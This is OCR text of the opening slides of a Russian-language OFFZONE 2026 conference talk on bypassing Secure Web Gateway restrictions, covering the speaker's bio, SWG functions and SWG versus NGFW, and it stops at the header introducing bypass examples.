
OFFZONE 2026

Если очень хочется, то можно: обходим ограничения современных SWG-шлюзов и ни в чем себе не отказываем

Георгий Кумуржи

Независимый эксперт, Red Team-специалист



Обо мне

5 лет в наступательной кибербезопасности (web/mobile/social)

Старший преподаватель РТУ МИРЭА

Победитель и призер Awillix Pentest Awards 2025, 2026


Автор журнала “Хакер” и ряда BDU

Веду личный ИБ-блог


@kgmnotes (a.k.a. @Russian_OSLNT)

iam@kgmnotes.ru


Содержание презентации



Что такое SWG-шлюз



Secure Web Gateway (SWG)




Основной функционал SWG

01 Продвинутая веб-фильтрация

02 Встроенные механизмы безопасности

03 Профилирование пользователей

04 Аналитика и расслед. инцидентов



Основной функционал SWG

01 Продвинутая веб-фильтрация

02 Встроенные механизмы безопасности

03 Профилирование пользователей

04 Аналитика и расслед. инцидентов

Основной функционал SWG

01 Продвинутая веб-фильтрация

02 Встроенные механизмы безопасности

03 Профилирование пользователей

04 Аналитика и расслед. инцидентов


Основной функционал SWG

01 Продвинутая веб-фильтрация

02 Встроенные механизмы безопасности

03 Профилирование пользователей

04 Аналитика и расслед. инцидентов




SWG vs NGFW

SWG – **это специализированное решение для контроля именно веб-трафика**, которое может использоваться в том числе совместно с NGFW, дополняя его


Примеры обхода ограничений SWG-шлюзов

